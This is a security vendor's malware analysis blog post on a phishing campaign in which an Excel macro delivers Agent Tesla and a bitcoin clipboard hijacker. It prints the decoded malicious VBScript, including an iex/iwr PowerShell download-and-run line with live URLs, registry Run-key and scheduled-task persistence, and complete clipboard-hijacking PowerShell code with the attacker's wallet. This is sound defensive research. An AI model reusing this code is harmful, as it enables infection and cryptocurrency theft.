Phishing Malware Hijacks Bitcoin Addresses and Delivers New Agent Tesla Variant | FortiGuard Labs

By Xiaopeng Zhang

Published: 2021-06-04 · Archived: 2026-04-05 17:02:53 UTC

FortiGuard Labs recently captured a fresh phishing campaign in which a Microsoft Excel document attached to a spam email downloaded and executed several pieces of VBscript code. This malware is used to hijack bitcoin address information and deliver a new variant of Agent Tesla onto the victim's device.

Agent Tesla, first discovered in late 2014, is a known spyware focused on stealing sensitive information from a victim's device, such as saved application credentials, keyboard inputs (keylogger), etc. We have posted a number of detailed analysis blogs for Agent Tesla campaign captured by FortiGuard Labs over the past several year.

Affected platforms: Microsoft Windows
Impacted parties: Windows Users
Impact: Sensitive Information Collection from Victim's Device
Severity level: Critical

Interestingly, Agent Tesla is a commercial software that is sold online, as shown in Figure 1.1, below.



Figure 1.1 - Agent Tesla for sale on a webpage

On the website shown above, attackers can purchase it anonymously using the payment methods of "Perfect Money" or "Bitcoin Payment".

I conducted research on this latest phishing campaign, and in this post I will share my findings on how the campaign is started, what the Macro within the attached Microsoft Excel does and how it is executed, as well as how it performs bitcoin address hijack and delivers a new variant of Agent Tesla onto the victim's device.

Analysis of the Excel File from the Phishing Email



Figure 2.1 – The spam email content

As you may have noticed in Figure 2.1, the subject has been marked with "SPAM detected by FortiMail" to notify the customer that the email is a spam. The email asks the recipient to open the attached Microsoft Excel file to view the details of a document entitled "Order Requirements and Specs." Once the victim opens the file in Microsoft Excel program, however, a security notice warning pops up, as shown in Figure 2.2, because the Excel document contains a Macro.



Figure 2.2 – Warning when opening the attached Excel document

This is an empty Excel document, whose sheets are hidden. It also contains a password protected VBA project (Macro). I figured this out by modifying its binary data. The VBA project has a predefined method, Workbook_BeforeClose(), that is automatically called when the victim closes the document.

When called, it displays two UserForms with the string “ERROR!” one by one. When the second form is closed, it executes a piece of code loaded from an OptionButton’s tag property. As you can see in Figure 2.3, it is about to execute “Shell# UserForm2.OptionButton1.Tag” (where the last "_" in Figure 2.3 is a kind of line-continuation character) to run the command-line command "mshta hxxp://www[.]j[.]mp/ais1kdoaksodjasod14", which was loaded from the property “UserForm2.OptionButton1.Tag”.



Figure 2.3 – Running a command loaded from a property value

“mshta.exe” file is a software component of the Microsoft HTML Application Host, a utility responsible for executing HTA (HTML Application) files in Windows OS. An HTA file is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and scripting, such as VBScript or JScript.

The URL “hxxp://www[.]j[.]mp/ais1kdoaksodjasod14” is redirected to “hxxp://bit[.]ly/ais1kdoaksodjasod14” and finally, is redirected to “hxxps://p8hj[.]blogspot[.]com/p/27.html” (“27.html”). As you may have guessed, the response from “27.html” contains malicious code, VBScript code for this case, which is encoded by the escape() function.

There are three segments of VBScript code in the response from “27.html”. Figure 2.4 highlights the three segments of VBScript code that will be decoded and executed within the process “mshta.exe”. In the next section, I will demonstrate what the three segments of VBScript code do.



Figure 2.4 – Three pieces of VBScript code in “27.html”

Three Segments of VBScript Code

1. Overview of the new Agent Tesla variant, the Auto-Run Group, and Task Scheduler

```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">

Lynk = "cmd /c start /min PowerShell -ex Bypass -nOp -w 1 ;i'E'x(iwr('https://ia601500.us.archive.org/9/items/FTp-120-May12/27-1.txt')
-useB);i'E'x(iwr('https://ia601500.us.archive.org/9/items/FTp-120-May12/27-2.txt') -
useB);i'E'x(iwr('https://ia801500.us.archive.org/9/items/FTp-120-May12/27-3.txt') -useB)"
Const HKEY_CURRENT_USER = &H80000001
putter = "."
Set kysyjiya = GetObject("winmgmts:\\" & putter & "\root\default:StdRegProv")
Pothal = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Total = "notvirus"
strValue = Lynk
kysyjiya.SetStringValue HKEY_CURRENT_USER, Pothal, Total, strValue

set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows.Run Lynk,0
MicrosoftWINdows.run "s" + "c" + "h" + "t" + "a" + "s" + "k" + "s /create /sc MINUTE /mo 80 /tn """"WIND0WSUPLATE"""" /" + "F /tr
""""\""""M" + "s" + "H" + "t" + "A""""\""""http://1230948%1230948@getyournewblog.blogspot.com/p/27.html\""" ,0

function s
r = StrReverse("s")
End function
m = StrReverse("M")
p = StrReverse("H")
●●●
```

Figure 3.1 – Un-escaped the first VBScript code

After calling unescape() twice to the first segment of VBScript code, we finally obtain HTML content, as shown in figure 3.1. This content contains a piece of VBScript code that performs the three tasks shown below:

- **Downloads PowerShell files to deliver the new Agent Tesla variant**

It calls the VBScript method MicrosoftWINdows.Run() with the following parameter.

"cmd /c start /min PowerShell -ex Bypass -nOp -w 1 ;i'E'x(iwr('hxxps://ia601500[.]us[.]archive[.]org/9/items/FTp-120-May12/27-1.txt') -useB);i'E'x(iwr(' hxxps://ia601500[.]us[.]archive[.]org/9/items/FTp-120-May12/27-2.txt') -useB);i'E'x(iwr(' hxxps://ia801500[.]us[.]archive[.]org/9/items/FTp-120-May12/27-3.txt') -useB)"

It then runs PowerShell to execute three PowerShell files downloaded from three URLs. There are two EXE files stored in two huge arrays inside each downloaded PowerShell file.

The two EXE files are a loader of Agent Tesla and a new variant of Agent Tesla. Below is a segment of code extracted from “27-1.txt” as an example to explain how it loads Agent Tesla.

[Reflection.Assembly]::Load($Cli555).GetType('WpfControlLibrary1.LOGO').GetMethod('Run').Invoke($null, [object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe',$Cli444));

As you can see, it loads the loader from the array $Cli555, which has a function called “WpfControlLibrary1.LOGO.Run()” requiring two parameters. It runs a normal EXE file (“MSBuild.exe”), then deploys the new Agent Tesla variant stored in the huge array $Cli444 into it and executes. This means Agent Tesla will run within “MSBuild.exe”—which is also a way to protect Agent Tesla from being detected by the victim. I’ll explain the details of “WpfControlLibrary1.LOGO.Run()” later.

- **The VBScript code adds numerous items into the Auto-Run group in the system registry**

Figure 3.2 shows a screenshot of the Auto-Run group in the system registry of an infected system. It creates a WMI (Windows Management Instrumentation) Object to add into the Auto-Run group by calling its function "SetStringValue()".



Figure 3.2 – Auto-run group in system registry

- **Creates a scheduled task**

Besides adding items into the Auto-Run group, it adds a scheduled task in "Task Scheduler" to make the entire campaign work effectively.

Below is the code used to run "schtasks" to create a new scheduled task. The new task name is "WIND0WSUPLATE". Its action is to execute command "mshta hxxp://1230948%1230948@getyournewblog[.]blogspot[.]com/p/27.html" and it's called every 80 minutes.

MicrosoftWINdows.run "schtasks /create /sc MINUTE /mo 80 /tn \"WIND0WSUPLATE\" /F /tr \"MsHtA\" \"hxxp://1230948%1230948@getyournewblog[.]blogspot[.]com/p/27.html\"" ,0

2. Hijacking a Bitcoin address on the victim's device

After being decoded, we then obtained the second piece of VBScript code. Executing it saves a batch of PowerShell code into the system registry under the subkey "HKCU\Software\nasdnasndnad". It also adds an item to execute this PowerShell code into the Auto-Run group in the system registry, causing it to run at system startup (refer to the item "replcia" in Figure 3.2).

To do so, it executes the following code.

MicrosoftWINdows.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\replcia", "mshta vbscript:Execute(""CreateObject(""""""Wscript.Shell"""""").Run """""powershell ((gp HKCU:\Software).nasdnasndnad)|IEX""""", 0 : window.close"")", EXCELX

Going through the PowerShell code we can see it performs a bitcoin address hijack. It does this by continually detecting the data on the system clipboard. If it's a valid bitcoin address, it replaces the bitcoin address with attacker's. To do so it uses a "while" statement and a function to check if a string is a valid bitcoin address. The while statement reads the system clipboard data from time to time by calling Get-Clipboard(). It then calls the function isBitcoinAddress() to determine if the data is a valid bitcoin address. If so, it then calls Set-Clipboard() to modify the bitcoin address in the clipboard to the attacker's, which in this case is "**19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp**". Figure 3.3 shows the PowerShell code used to hijack a bitcoin address.


```
function isBitcoinAddress([string]$clipboardContent)
{
   if($clipboardContent[0] -ne '1')
   {return $false}
   $strLength = $clipboardContent.length
   if($strLength -lt 26 -or $strLength -gt 35)
   {return $false}
   $validRegex = '^[a-zA-Z0-9\s]+$'
   if($clipboardContent -cnotmatch $validRegex)
   {return $false}
   return $true
}
$bitcoinAddresses = ("19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp", "19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp",
"19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp", "19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp", "19VFGWgBkn6J3kMd8Ap
fCbtbNUmg8eBMvp")
$bitcoinAddressesSize = $bitcoinAddresses.length
$i = 0
$oldAddressSet = ""
while(1)
{
   $clipboardContent = Get-Clipboard
   if((isBitcoinAddress($clipboardContent)) -ceq $true -and
         $clipboardContent -cne $oldAddressSet)
   {
     Set-Clipboard $bitcoinAddresses[$i]
     $oldAddressSet = $bitcoinAddresses[$i]
     $i = ($i + 1) % $bitcoinAddressesSize
   }
}
```

Figure 3.3 – Code to hijack a Bitcoin address

Usually, people use the system clipboard to copy or paste the payee's bitcoin address to make a payment. During this time, this bitcoin hijack will change the payee's bitcoin address to attacker's. The victim remains unaware that he/she paid their bitcoins to the wrong payee.

3. Killing All Microsoft Excel and Word Processes

The decoded code for this segment is listed below. It runs the "taskkill" command to terminate all running Microsoft Excel and Word programs. This can force kill the Excel.exe progress executing above the mshta.exe command.

```
<script language="VBScript">
CreateObject("WScript.Shell").Run "taskkill /f /im Excel.exe", 0
CreateObject("WScript.Shell").Run "taskkill /f /im winword.exe", 0
window.resizeTo 0, 0
```

self.close
</script>

At this point we finished analyzing the first stage of this attack to explain what it is able to do with the three segments of VBScript. Next, I will focus on the analysis of the loader and the new Agent Tesla variant that was started by the first segment of VBScript code.

Analysis of the Loader Progress of Agent Tesla

As I mentioned earlier, “mshta.exe” runs three segments of VBScript code in 27.html. The first one dynamically loads a .Net EXE (“the loader”) from an array ($Cli555) and calls its function *WpfControlLibrary1.LOGO.Run()*to deploy the real Agent Tesla from another array onto the MSBuild.exe process.

I manually extracted the loader to a local file and the Run() function is displayed in Figure 4.1 using dnSpy debugger.



Figure 4.1 – “WpfControlLibrary1.LOGO.Run()” to load Agent Tesla

The Run() function obtains the full path of a target process ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe') and the binary data of the Agent Tesla variant from the second parameter. It then calls another function, PEfX2B8Tl(), to deploy this Agent Tesla variant onto the target process. As you can see in Figure 4.1, I have simplified the function for a clearer view.

It first calls the API function CreateProcess() with CreateFlag 0x4 (CREATE_SUSPENDED) to create a suspended MSBuild.exe process. It then calls a bunch of familiar API functions, such as GetThreadContext(), ReadProcessMemory(), NtUnmapViewOfSection(), VirtualAllocEx(), WriteProcessMemory(), SetThreadContext(), and ResumeThread(). After that, Agent Tesla runs within the target process “MSBuild.exe”.

To show you the entire picture of the malicious process that started from the phishing campaign, I have attached a screenshot of the Process Tree below, which shows all relevant processes involved in the campaign as well as the relationship between these processes.

